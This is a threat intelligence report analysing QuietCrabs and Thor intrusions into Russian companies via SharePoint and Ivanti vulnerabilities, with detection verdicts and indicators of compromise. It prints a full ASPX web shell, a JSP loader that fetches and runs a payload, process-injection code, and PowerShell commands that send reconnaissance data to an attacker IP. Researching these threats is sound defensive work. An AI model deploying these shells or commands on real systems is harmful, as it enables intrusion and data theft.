Dragons in Thunder

By Positive Technologies

Published: 2025-11-27 · Archived: 2026-04-05 16:50:20 UTC

Table of contents:

Table of contents:

Dragons in Thunder

Authors:

Alexander Badayev

Threat Intelligence Specialist at the Positive Technologies Expert Security Center

Klimentiy Galkin

Threat Intelligence Specialist at the Positive Technologies Expert Security Center

Vladislav Lunin

Lead Threat Intelligence Specialist of the Positive Technologies Expert Security Center Sophisticated Threat Research Group

Key findings

- During investigations into two incidents at Russian companies, we identified malicious activity that involved the exploitation of RCE vulnerabilities, including CVE-2025-53770 in Microsoft SharePoint, as well as CVE-2025-4427 and CVE-2025-4428 in Ivanti Endpoint Manager Mobile.
- In addition to the exploitation of vulnerabilities, we discovered samples of the KrustyLoader and Sliver malware, as well as traces of the Tactical RMM and MeshAgent tools.
- Detailed analysis showed the presence of at least two groups: QuietCrabs (also known as UTA0178 and UNC5221) and Thor.
- QuietCrabs were seen exploiting these vulnerabilities within just a few hours of PoC code being published.
- The study suggests that Thor likely targeted around 110 Russian companies.

Group profile

No.	Description
QuietCrabs *UTA0178, UNC5221, Red Dev 61*	QuietCrabs is a threat group believed to be of Asian origin, whose primary objective is cyberespionage. Their attacks typically begin with the exploitation of known vulnerabilities, which has brought significant attention to their operations. The group is tracked under several different names and was first identified in early 2024; it remains active. Some researchers also link QuietCrabs to the larger APT27 group.
Victim geography	The U.S., UK, Germany, South Korea, Russia, Taiwan, the Philippines, Iran, the Czech Republic, and a number of other countries
Motivation	Cyberespionage
First discovered	January 2024

Last active	Ongoing

No.	Description
Thor	Thor is a threat group first observed in attacks against Russian companies in 2025. As final payloads, the attackers use LockBit and Babuk ransomware, as well as Tactical RMM and MeshAgent to maintain persistence. For initial access, they exploit publicly known vulnerabilities.
Victim geography	Russia
Motivation	Cyberespionage, data encryption
First discovered	May 2025
Last active	Ongoing

More detailed information about these groups is available on the PT Fusion TI portal.

Introduction

While investigating the incidents, the **Positive Technologies Expert Security Center Incident Response** team (PT ESC IR), supported by the Threat Intelligence department (PT ESC TI), found evidence of KrustyLoader malware. KrustyLoader was first described in January 2024 by researchers at Volexity and Mandiant, in attacks that exploited zero-day RCE vulnerabilities in Ivanti Connect Secure. At that time, it was reported only in a Linux version, but Windows builds have since appeared. Notably, at the time of this study the loader was being used by a single group, QuietCrabs.

As the investigation progressed, we also identified activity in the victim's infrastructure that pointed to another group. Interestingly, this second group appears to have disrupted QuietCrabs' attack and is likely the reason the attack attracted attention at all. We suppose that this second group is Thor. Based on analysis of the attackers' network infrastructure and telemetry data, we conclude that Thor was running a large-scale campaign against Russian companies. To gain initial access, the attackers exploited several remote code execution (RCE) vulnerabilities, including CVE-2025-53770 and CVE-2021-27065.

In this study, we describe the attack chains observed during the investigation and examine the tools used by the attackers.

QuietCrabs activity

Investigating the incidents and proactively hunting for malicious files revealed attacks targeting multiple sectors in Russia and other countries. An approximate QuietCrabs attack flow is shown in Figure 1.




Figure 1. Overall QuietCrabs attack flow

QuietCrabs' attacks are characterized by mass internet scanning to find vulnerable servers.

In the first incident, QuietCrabs exploited CVE-2025-4427 and CVE-2025-4428 one day after Ivanti's official advisory. Below is an example of how this exploitation appears in access.log. The output was written to a file with a .jpg extension and then retrieved by the attackers from the outside.

```
GET /api/v2/featureusage_history?adminDeviceSpaceId=131&format=${''.getClass().forName('java.lang.Runtime').getMethod('ge

GET /mifs/images/PaKE5k.jpg
```

In the second incident, we found traces of successful exploitation of CVE-2025-53770 within 24 hours of a working exploit being published, and failed attempts within a few hours of the first, non-working exploits appearing.

After gaining access to the SharePoint server, the group's actions followed roughly the following pattern:

- Establish persistence on the vulnerable server by uploading an ASPX file that implements a simple web shell (described in the next section).
- Retrieve information about the external IP address and check file write permissions. Command example:

```
powershell.exe -Command Invoke-WebRequest -Uri http://ifconfig[.]me -OutFile C:/Users/Public/Downloads/1.exe
```

- Download the next stage from an external server. In this case, the next stage was KrustyLoader:.

```
powershell.exe -Command Invoke-WebRequest -Uri http://omnileadzdev.s3.amazonaws[.]com/l9oWUjyPR6Gc -OutFile C:/Users/Publ
```

- Use KrustyLoader to download and run a Sliver implant:

Sliver is a cross-platform, open-source framework designed to emulate attacker activity or conduct penetration tests. It can be used by organizations of any size to assess their security posture. Sliver implants connect to a C2 server over Mutual TLS (mTLS), WireGuard, HTTP, HTTPS, or DNS, and are dynamically compiled with asymmetric encryption keys for each binary.

Source: BishopFox / sliver (GitHub)

During our analysis of the network infrastructure, we noticed that QuietCrabs used the hosting provider DigitalOcean. This choice may be driven by their primary target region, North America: servers hosted there help their traffic blend in with US traffic. At the same time, we also saw this hosting provider used in attacks against Russian companies. As a U.S.-based provider, DigitalOcean does not help bypass geoblocking (unlike local or neutral providers) and may even make traffic harder to disguise, which highlights how unique QuietCrabs' tactics are.

ASPX web shell

To further secure their foothold, the attackers used an ASPX file—a basic web shell that returns command output as plain text in the response. The web shell accepts two GET parameters: cmd and timeout. The first is responsible for the command to execute; the second sets the maximum execution time.

The command is wrapped in the try..catch block, encoded using Base64, and executed via the system utility ScriptRunner.exe. If the command completes without errors, the output is written to:

```
C:\Program Files\Common Files\microsoft shared\Web Server Extensions\16\TEMPLATE\LAYOUTS\<UUID>
```

An example of an access.log entry showing command execution:

```
GET /_layouts/15/ps_backdoor.aspx cmd=echo K046rywr6NOHae7m
```

The web shell then reads the command output from this file and sends it back to the attackers. A fragment of the script is shown in the figure below.

```
<%@ Page Language="C#" %>
<%@ Import Namespace="System.Diagnostics" %>
<%@ Import Namespace="System.Text" %>
<%@ Import Namespace="System.IO" %>

<%
    string cmd = Request.QueryString["cmd"];
    string timeout=   Request.QueryString["timeout"];
    string uuid = Guid.NewGuid().ToString();
    string outputFilename =  uuid;
    string outputPath="C:\\Program Files\\Common Files\\microsoft shared\\Web Server Extensions\\16\\TEMPLATE\\LAYOUTS\\"+outputFilename;
    string result = "ok";

    if (!string.IsNullOrEmpty(cmd))
    {
        try
        {
            result = "";
            string fullRawCmd = "$outputFile=\"" + outputPath + "\" ; " + "[Console]::OutputEncoding = [System.Text.Encoding]::UTF8 ; " +
            "try { " + cmd + " | Out-String | Out-File -FilePath $outputFile -Encoding UTF8 } " +
            "catch { $_ | Out-File -FilePath $outputFile  -Encoding UTF8 }";
            byte[] commandBytes = System.Text.Encoding.Unicode.GetBytes(fullRawCmd);
            string encodedCommand = Convert.ToBase64String(commandBytes);
            string fullwrappedCmd = "$outputFile='" + outputPath + "' ; " +
                                    "try { powershell -EncodedCommand " + encodedCommand + " }" +
                                    "catch { $_ | Out-File -FilePath $outputFile  -Encoding UTF8 }";
            string args = " -appvscript powershell.exe -Command \"" + fullwrappedCmd + "\" -appvscriptrunnerparameters -wait";

            if (!string.IsNullOrEmpty(timeout))
            {
                args += "-timeout=" + timeout;
            }
            ProcessStartInfo psi = new ProcessStartInfo("ScriptRunner.exe", args);
            psi.UseShellExecute = false;
            psi.CreateNoWindow = true;
            psi.RedirectStandardOutput = true;
            psi.RedirectStandardError = true;
            psi.StandardOutputEncoding = System.Text.Encoding.UTF8;
            psi.StandardErrorEncoding = System.Text.Encoding.UTF8;

            using (Process proc = Process.Start(psi))
            {
                if (proc != null)
                {
                    proc.WaitForExit();

                }
            }
        }
        catch (Exception ex){
            result ="";
            result += ex.Message;
        }
```

Figure 2. Fragment of the ps_backdoor.aspx web shell

JSP loader

During the investigation, it became clear that QuietCrabs directly uploaded KrustyLoader by exploiting a vulnerability. Next, however, the Threat Intelligence team found a file in open sources that is a simple JSP loader. It is evident that similar samples were used in attacks against Java applications. The loader's logic is as follows:

- Read the password from the pwd parameter of the query string and verify it. If it equals p@ss, proceed; otherwise, return the string 4c7c96d31ffaa6b8a5e86760edcb9294 in the response.
- Read the version number from the version parameter of the query string and write it to the file.
- Download KrustyLoader from an external server at IP address 143.198.8[.]180 and run it.
- Return the response: { «status»: 0 }.

```jsp
<%@ page language="java" contentType="text/html;charset=UTF-8" pageEncoding="UTF-8" %>
<%@ page import="java.io.*" %>
<%@ page import="java.lang.reflect.Constructor" %>
<%@ page import="java.lang.reflect.Method" %>
<%@ page import="java.util.*" %>
<%@ page import="java.net.*" %>
<%@ page import="java.net.URL"%>
<%@ page import="java.net.HttpURLConnection"%>
<%@ page import="java.io.*"%>
<%!
    public static String reverseStr(String str) {
        return new StringBuilder(str).reverse().toString();
    }
    private Boolean xaaax(String file_path, String file_content) throws IOException {
        File file = new File(file_path);
        if (!file.exists()) {
            file.createNewFile();
        }
        FileWriter fileWriter = new FileWriter(file);
        fileWriter.write(file_content);
        fileWriter.flush();
        fileWriter.close();
        return true;
    }

    private Boolean asdKhashd(String file_path, String file_url) throws IOException {
        URL url = new URL(file_url);
        HttpURLConnection httpConn = (HttpURLConnection) url.openConnection();
        int responseCode = httpConn.getResponseCode();
        if (responseCode == HttpURLConnection.HTTP_OK) {
            InputStream inputStream = httpConn.getInputStream();
            FileOutputStream outputStream = new FileOutputStream(file_path);
            int bytesRead = -1;
            byte[] buffer = new byte[4096];
            while ((bytesRead = inputStream.read(buffer)) != -1) {
                outputStream.write(buffer, 0, bytesRead);
            }
            outputStream.close();
            inputStream.close();
        } else {
            return false;
        }
        httpConn.disconnect();
        return true;
    }
%>
<%
    if ("p@ss".equals(request.getParameter("pwd"))) {
        String version = request.getParameter("version");
        String link = "http://<IP>/1kAIufixZ2maI";
        xaaax("C:\\Users\\Public\\Downloads\\0", version);
        asdKhashd("C:\\Users\\Public\\Downloads\\temp.exe", link);
        Runtime.getRuntime().exec("C:\\Users\\Public\\Downloads\\temp.exe");
        out.print("{\"status\":0"+"}");
    }
    else {
        out.print("4c7c96d31ffaa6b8a5e86760edcb9294");
    }
%>
```

Figure 3. JSP loader code

KrustyLoader

KrustyLoader has already been covered by other researchers; here we briefly recap the main artifacts that can be found on a system while it is running. KrustyLoader is a loader written in Rust. Its primary function is to decrypt a URL pointing to the payload, download that payload, inject it into a target process, and run it.

Almost all published studies focus on ELF x64 samples, and some vendors describe KrustyLoader exclusively as Linux malware. In our case, however, all incident artifacts were Windows samples.

A key feature of KrustyLoader is that it is unique malware associated with a single group—QuietCrabs. The attackers are gradually refining and updating this tool.

On startup, KrustyLoader copies itself to the %TEMP% folder using filename patterns listed below, where name is a name and gen_sym is a randomly generated string:

```
 .<name>.<gen_sym>.__selfdelete__.exe
.<name>.<gen_sym>.__relocated__.exe
```

These files then act as markers that the system is infected. After copying, KrustyLoader deletes itself from its original directory. Then it initializes and transfers control to the part of the code obfuscated with control flow flattening (CFF).

```
00000000064A220                 mov     r15d, 1D996E99h
00000000064A226                 lea     rdi, core_panic_location___win_src_main_rs_408_5
00000000064A22D                 lea     rsi, [rsp+0A18h+StartupInfo]
00000000064A235
00000000064A235 loc_64A235:                             ; CODE XREF: inject+1142↓j
00000000064A235                 cmp     r15d, 0B89219B9h
00000000064A23C                 jz      short loc_64A295
00000000064A23E                 cmp     r15d, 0CBE4F4B1h
00000000064A245                 jz      short loc_64A266
00000000064A247                 cmp     r15d, 1D996E99h
00000000064A24E                 jz      loc_64A3EC
00000000064A254                 cmp     r15d, 58E83C4Eh
00000000064A25B                 jnz     loc_64A52D
00000000064A261                 jmp     loc_64ACA1
```

Figure 4. CFF initialization and dispatching

In the first dispatcher, KrustyLoader checks for the existence of the file C:\Users\Public\Downloads\0; in the second, it checks that this file is not empty. The contents of this file are used as a parameter for the tokio::sleep function.

```
// c:/users/public/downloads/0
std::sys::pal::windows::fs::stat(v389, lpNewFileName[1], v339.m128i_i64[0]);
// file is exists
if ( v389[0].m128i_i32[0] != 2 )
{
  operator delete(lpNewFileName[0], v117);
  operator delete(v114, v115);
  val_handle = 0xA50B7720;
  goto LABEL_123;
}
```

Figure 5. Verifying the file existence

In the third dispatcher, KrustyLoader verifies that it is running from C:\Users\Public\Downloads.

```
if ( v95 == 0xCBE4F4B1 )
{
  // c:/users/public/downloads/sample
  // c:/users/public/downloads/
  v96 = core::slice::<impl [T]>::starts_with(v343->m128i_i64[1], v343[1].m128i_i64[0], v93, Srcb);
  val_handle = 0x930CC8FF;
  if ( !v96 )
    goto LABEL_374;
  goto LABEL_123;
}
```

Figure 6. Target path check

In the fourth dispatcher, KrustyLoader first decrypts the URL used to obtain the payload. The URL is encrypted in two layers: first with XOR, second with AES-128-CFB. All data is stored in the .text section; KrustyLoader locates it using a marker.

```
.text:0000000000712D31 key             db 17h, 0E9h, 0B4h, 0E4h, 39h, 0A3h, 42h, 3, 4Ch, 67h
.text:0000000000712D31                                 ; DATA XREF: aes__cfb__decrypt+7F↑o
.text:0000000000712D3B                 db 0B6h, 68h, 42h, 0E3h, 0B0h, 41h
.text:0000000000712D41 iv              db 5Dh, 67h, 34h, 7Eh, 34h, 32h, 81h, 0ADh, 98h, 0F2h
.text:0000000000712D41                                 ; DATA XREF: aes__cfb__decrypt+B8↑o
.text:0000000000712D4B                 db 0EDh, 7Eh, 0E5h, 96h, 0E0h, 73h
.text:0000000000712D51 target_dir      db 'c:/users/public/downloads/'
.text:0000000000712D51                                 ; DATA XREF: inject+DFB↑o
.text:0000000000712D6B enc_url         db '8323b1deb1345d54828ebee38c0c600f89ffe21f1dc01fd8374102a14952a7a7e'
.text:0000000000712D6B                                 ; DATA XREF: inject+1AB7↑o
.text:0000000000712DAC                 db '2cdb3bab01cb01d46bd515f86'
.text:0000000000712DC5 marker          db '||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||'
.text:0000000000712E06                 db '||||||||||||||||||||||||||||||||||'
.text:0000000000712E29 url             db '####################'
.text:0000000000712E29                                 ; DATA XREF: inject+1FFB↑o
.text:0000000000712E3E xor_key         db 48h                  ; DATA XREF: inject+1DC6↑r
```

Figure 7. Data in the .text section

A script to decrypt the URL is shown below:

```
 import sys

from Crypto.Cipher import AES
from binascii import unhexlify

data = open(sys.argv[1], 'rb').read()

target_dir = b"c:/users/public/downloads/"

start_target_dir = data.find(target_dir)
start_marker = data.find(b"||||||||||||||||||")
start_enc = start_marker - start_target_dir
```

```
encrypted =  unhexlify(data[start_target_dir+len(target_dir):start_marker])

xor_key_data_marker = b"####################"
start_xor_key_marker = data.find(xor_key_data_marker)
xor_key = data[start_xor_key_marker+len(xor_key_data_marker)]

if (xor_key == 0x0F):
       xor_key_text_marker = b"\x41\x80\xF7"
       start_xor_key_text_marker = data.find(xor_key_text_marker)
       xor_key = data[start_xor_key_text_marker+len(xor_key_text_marker)]

encrypted_url = bytes([i^xor_key for i in encrypted])

aes_key = data[start_target_dir-32:start_target_dir-16]
aes_iv = data[start_target_dir-16:start_target_dir]

cipher = AES.new(aes_key, AES.MODE_CFB, iv=aes_iv, segment_size=128)
decrypted = cipher.decrypt(encrypted_url)
print(decrypted.decode())
```

KrustyLoader decrypts the payload using the same key and initialization vector as for the URL. The decryption script is shown below.

```
 import sys
from Crypto.Cipher import AES

enc = ⋯
key = ⋯
iv = ⋯

cipher = AES.new(key, AES.MODE_CFB, iv=iv, segment_size=128)
open('decrypted', 'wb').write(cipher.decrypt(enc))
```

Next, the payload is injected into the explorer.exe process and executed via the RtlCreateUserThread function.

```
explorer_pid = *(v268 - 120);
drop(v264, 8uLL);
LibraryA = LoadLibraryA("ntdll.dll");
RtlCreateUserThread = GetProcAddress(LibraryA, "RtlCreateUserThread");
hExplorer = OpenProcess(0x1FFFFFu, 0, explorer_pid);
if ( !hExplorer )
{
  v389[0].m128i_i64[0] = &off_71AE50;
  v389[0].m128i_i64[1] = 1LL;
  v389[1].m128i_i64[0] = 8LL;
  *(&v389[1] + 8) = 0LL;
  core::panicking::panic_fmt(v389, &core_panic_location___win_src_main_rs_144_13);
}
alloc_mem = VirtualAllocEx(hExplorer, 0LL, payload_size, 0x3000u, 4u);
if ( !alloc_mem )
{
  v389[0].m128i_i64[0] = &off_71AF18;
  v389[0].m128i_i64[1] = 1LL;
  v389[1].m128i_i64[0] = 8LL;
  *(&v389[1] + 8) = 0LL;
  core::panicking::panic_fmt(v389, &core_panic_location___win_src_main_rs_155_13);
}
if ( !WriteProcessMemory(hExplorer, alloc_mem, payload_buf, payload_size, 0LL) )
{
  v389[0].m128i_i64[0] = &off_71AED8;
  v389[0].m128i_i64[1] = 1LL;
  v389[1].m128i_i64[0] = 8LL;
  *(&v389[1] + 8) = 0LL;
  core::panicking::panic_fmt(v389, &core_panic_location___win_src_main_rs_160_13);
}
if ( !VirtualProtectEx(hExplorer, alloc_mem, payload_size, 0x10u, &lpflOldProtect) )
{
  v389[0].m128i_i64[0] = &off_71AE90;
  v389[0].m128i_i64[1] = 1LL;
  v389[1].m128i_i64[0] = 8LL;
  *(&v389[1] + 8) = 0LL;
  core::panicking::panic_fmt(v389, &core_panic_location___win_src_main_rs_165_13);
}
v389[0].m128i_i64[0] = 0LL;
(RtlCreateUserThread)(hExplorer, 0LL, 0LL, 0LL, 0LL, 0LL, alloc_mem, 0LL, v389, 0LL);
CloseHandle(hExplorer);
```

Figure 8. Payload injection into explorer.exe

In all samples we found, the payload was Sliver; however, other payloads cannot be ruled out. Figure 7 shows another URL. In this sample it has the value ########, but if it were replaced with a plaintext URL, the payload at that URL would also be downloaded and executed, this time by injecting it into cmd.exe.

```
if ( !CreateProcessA(
        "C:\\Windows\\System32\\cmd.exe",
        lpCommandLine,
        0LL,
        0LL,
        1,
        4u,
        0LL,
        0LL,
        StartupInfo,
        &ProcessInformation) )
{
  LODWORD(v350) = GetLastError();
  lpNewFileName[0] = &v350;
  // [-]CreateProcessA failed:
  v389[0].m128i_i64[0] = &off_71B370;
  v389[0].m128i_i64[1] = 2LL;
  v389[2].m128i_i64[0] = 0LL;
  lpNewFileName[1] = sub_652570;
  v389[1].m128i_i64[0] = lpNewFileName;
  v389[1].m128i_i64[1] = 1LL;
  core::panicking::panic_fmt(v389, &core_panic_location___win_src_main_rs_205_13);
}
v250 = VirtualAllocEx(ProcessInformation.hProcess, 0LL, payload_size_1, 0x3000u, 4u);
if...
v251 = v250;
if ( !WriteProcessMemory(ProcessInformation.hProcess, v250, payload_buf_1, payload_size_1, 0LL) )
{
  LODWORD(v350) = GetLastError();
  lpNewFileName[0] = &v350;
  // "[-]WriteProcessMemory failed:
  v389[0].m128i_i64[0] = &off_71B0F0;
  v389[0].m128i_i64[1] = 2LL;
  v389[2].m128i_i64[0] = 0LL;
  lpNewFileName[1] = sub_652570;
  v389[1].m128i_i64[0] = lpNewFileName;
  v389[1].m128i_i64[1] = 1LL;
  core::panicking::panic_fmt(v389, &core_panic_location___win_src_main_rs_227_13);
}
flOldProtect = 4;
if ( !VirtualProtectEx(ProcessInformation.hProcess, v251, payload_size_1, 0x20u, &flOldProtect) )
```

Figure 9. Payload injection into cmd.exe

Activity of the second group

While analyzing activity on the compromised hosts, we noticed that part of the tools did not overlap with what QuietCrabs uses. Moreover, unlike QuietCrabs, the second group operated much more noisily, relying on well-known tools and techniques. In the incidents we investigated, this noisy behavior helped detect both groups in time and avoid more serious consequences.

An example of Thor's initial reconnaissance commands:

```
 powershell -Command $r=(systeminfo); iwr -Uri ('http://95.142.40[.]51:888/?data=' + [uri]::EscapeDataString($r)) -UseBas

powershell -Command $r=(tasklist); iwr -Uri ('http://95.142.40[.]51:888/?data=' + [uri]::EscapeDataString($r)) -UseBasicPa

powershell -Command $r=(whoami /priv); iwr -Uri ('http://95.142.40[.]51:888/?data=' + [uri]::EscapeDataString($r)) -UseBas

powershell -Command $r=(nltest /dclist:); iwr -Uri ('http://95.142.40[.]51:888/?data=' + [uri]::EscapeDataString($r)) -Use

powershell -Command $r=(nltest /trusted_domains); iwr -Uri ('http://95.142.40[.]51:888/?data=' + [uri]::EscapeDataString(

powershell -Command $r=('powershell Test-NetConnection 95.142.40[.]51 -Port 4444 ; iwr -Uri ('http://95.142.40[.]51:8888/
```

Next, the attackers created a user account srv using the command below and added this account to the local administrator group.

```
powershell -Command $r=(net user srv Brooklin2025! /add); iwr -Uri ('http://95.142.40[.]51:888/?data=' + [uri]::EscapeDat
```

The group used the ADRecon utility, which they downloaded to C:\users\public\ad_ru.ps1, to perform Active Directory domain reconnaissance. The results were written to a file that the attackers later viewed:

```
file:///C:/Users/<User>/Desktop/ADRecon-Report-<date>.zip
```

They also used certutil to download various PowerShell scripts:

```
certutil.exe -urlcache -split -f http://95.142.40[.]51:654/exec.ps1 $public\\sql.ps1
```

To escalate privileges, the group used the publicly available GodPotato tool, and for data extraction they relied on utilities such as secretsdump and mimikatz.

Data collected by the group included credentials for local and domain users, mail servers, and employees' Telegram sessions. To collect user files, they used Rclone.

As a result, if not for the second group's activity and its use of widely known tools, QuietCrabs would likely have remained undetected.

By correlating these findings, we were able to find a similar description and matching indicators of compromise in a report published by Angara Security on August 19. Their researchers attribute the attack to the Thor group that uses LockBit and Babuk ransomware. In our case, the attack was detected early enough that these malicious tools were not observed.

Given the overlap in tools, techniques, and indicators of compromise, we assume that Thor is behind this attack.

An approximate Thor attack flow is shown in the figure below.




Figure 10. Thor attack flow

Correlation between the groups actions


During the investigation, we noticed an unusual pattern: QuietCrabs and the presumed Thor group operated in almost the same time period. The gap between their malicious activities was only a few days. It is also important that the investigation began at the point where Thor activity was first registered. In other words, QuietCrabs could have remained inside the infrastructure for much longer if not for Thor.

That said, we cannot confidently state that QuietCrabs is collaborating with Thor. In this case, the overlap is most likely coincidental, as both QuietCrabs and Thor conduct broad scans of organizations for subsequent compromise.

Thor's victims


Based on telemetry-driven analysis of the attackers' network infrastructure, we found that the group scanned about 145 servers. On 101 of them we identified vulnerabilities, mostly from 2021, with a total of 269 unique vulnerabilities.

Figure 11. Top vulnerabilities observed on servers of potential victims



We were able to identify around 110 Russian companies as potential victims. The affected organizations varied greatly both in economic sector and in the potential profit they offered the attackers.

Figure 12. Number of victims across different economic sectors



We described similar attacks against vulnerable servers in our article on malicious code injected into Microsoft Outlook authentication pages. In both cases, the victims included not only small and medium-sized businesses but also defense industry enterprises, healthcare organizations, and research centers.
All vulnerable servers were located in Russia, which indicates that Thor's attacks were clearly targeted at Russian infrastructure.

Conclusions

The attacks attributed to Thor affected many Russian companies. The group did not rely on sophisticated techniques or unique tools. With a well-designed infrastructure and mature security processes, these attacks could have been prevented or at least quickly contained.

By contrast, QuietCrabs' attacks posed a more serious threat. The attackers used exploits shortly after new vulnerabilities were disclosed: the gap between a patch release and the first attack ranged from a few days to just a few hours. According to Mandiant's investigations, QuietCrabs' average dwell time in victim infrastructure is 393 days.

Positive Technologies product verdicts

PT Sandbox
apt_win_ZZ_QuietCrabs__Trojan__KrustyLoader
tool_win_ZZ_Sliver__Backdoor

PT Sandbox
tool_multi_ZZ_WebShell__Backdoor__ASPX
tool_multi_ZZ_TacticalRMM__RemoteAdmin
tool_multi_ZZ_MeshAgent__RemoteAdmin

Download as:

MaxPatrol SIEM
Run_Masquerading_Executable_File
Suspicious_Connection
Suspicious_Connection_System_Process
Suspicious_Directory_For_Process

Download as:

PT NAD
TOOLS [PTsecurity] Possible TacticalRMM Agent sid: 10012568, 10012570
TOOLS [PTsecurity] TacticalRMM Agent TLS request sid: 10014669
LOADER [PTsecurity] Trojan.Loader Requesting TacticalRMM Agent sid: 10014662
TOOLS [PTsecurity] Possible MeshCentral Agent sid: 10010286, 10010288
REMOTE [PTsecurity] MeshAgent switching to websocket C2 sid: 10014396
TOOLS [PTsecurity] Sliver C2 HTTP Key exchange (Base64 modified alphabet) sid: 10011011, 10015574

Download as:

Indicators of compromise

More indicators of compromise can be found on the PT Fusion TI portal.

File-based IoCs associated with QuietCrabs

KrustyLoader

MD5 hashes	SHA-1 hashes	SHA-256 hashes
f662135bdd8bf792a941ea222e8a1330	fa645f33c0e3a98436a0161b19342f78683dbd9d	1d26fff4232bc64f9ab3c2b09281d932dd6afb84a
aed7eef30dbb0e95290b82d8cdb80cef	5b86889fd1d7de954d7d331bb85a0f97942be1a7	6b938659bc6f705c0665220d234e4c4d158fd10a
88c13ad71798482ab15da86fed33a09d	d659ddf993c29e79d3da25cfffa0891a0f4773e6	14aa7dd13b4724a9e195eee5260ee53d96dc4fedc
4336ce2c934bdabc0ef24ebc883a97b5	579d9ae609248977dace45702fa120ca3f282bef	15fbedc076f10b630e724ace21f6b7ef34235cf1e3
071d0f76e0af21f0a6903523abe90d33	398da9c0a39b2090024ba4a318a452517da93898	18a98a738138aacbcdaac1164e422be12e14b1abe
120df631123af5a9273b0f9b3b7592d3	bfcb8bd83bfa415d6e1c21a7686f2e79aea18d7a	36dc557b4ea173d9537392f64c1a9527a5832ca9
29bc17fa1e32bee1c5beb4f556b1e59a	158119e7464af7d4f14d137a046de8adffef25d0	53c69869a6e186f1cd5f3908e59f2d77d2538564
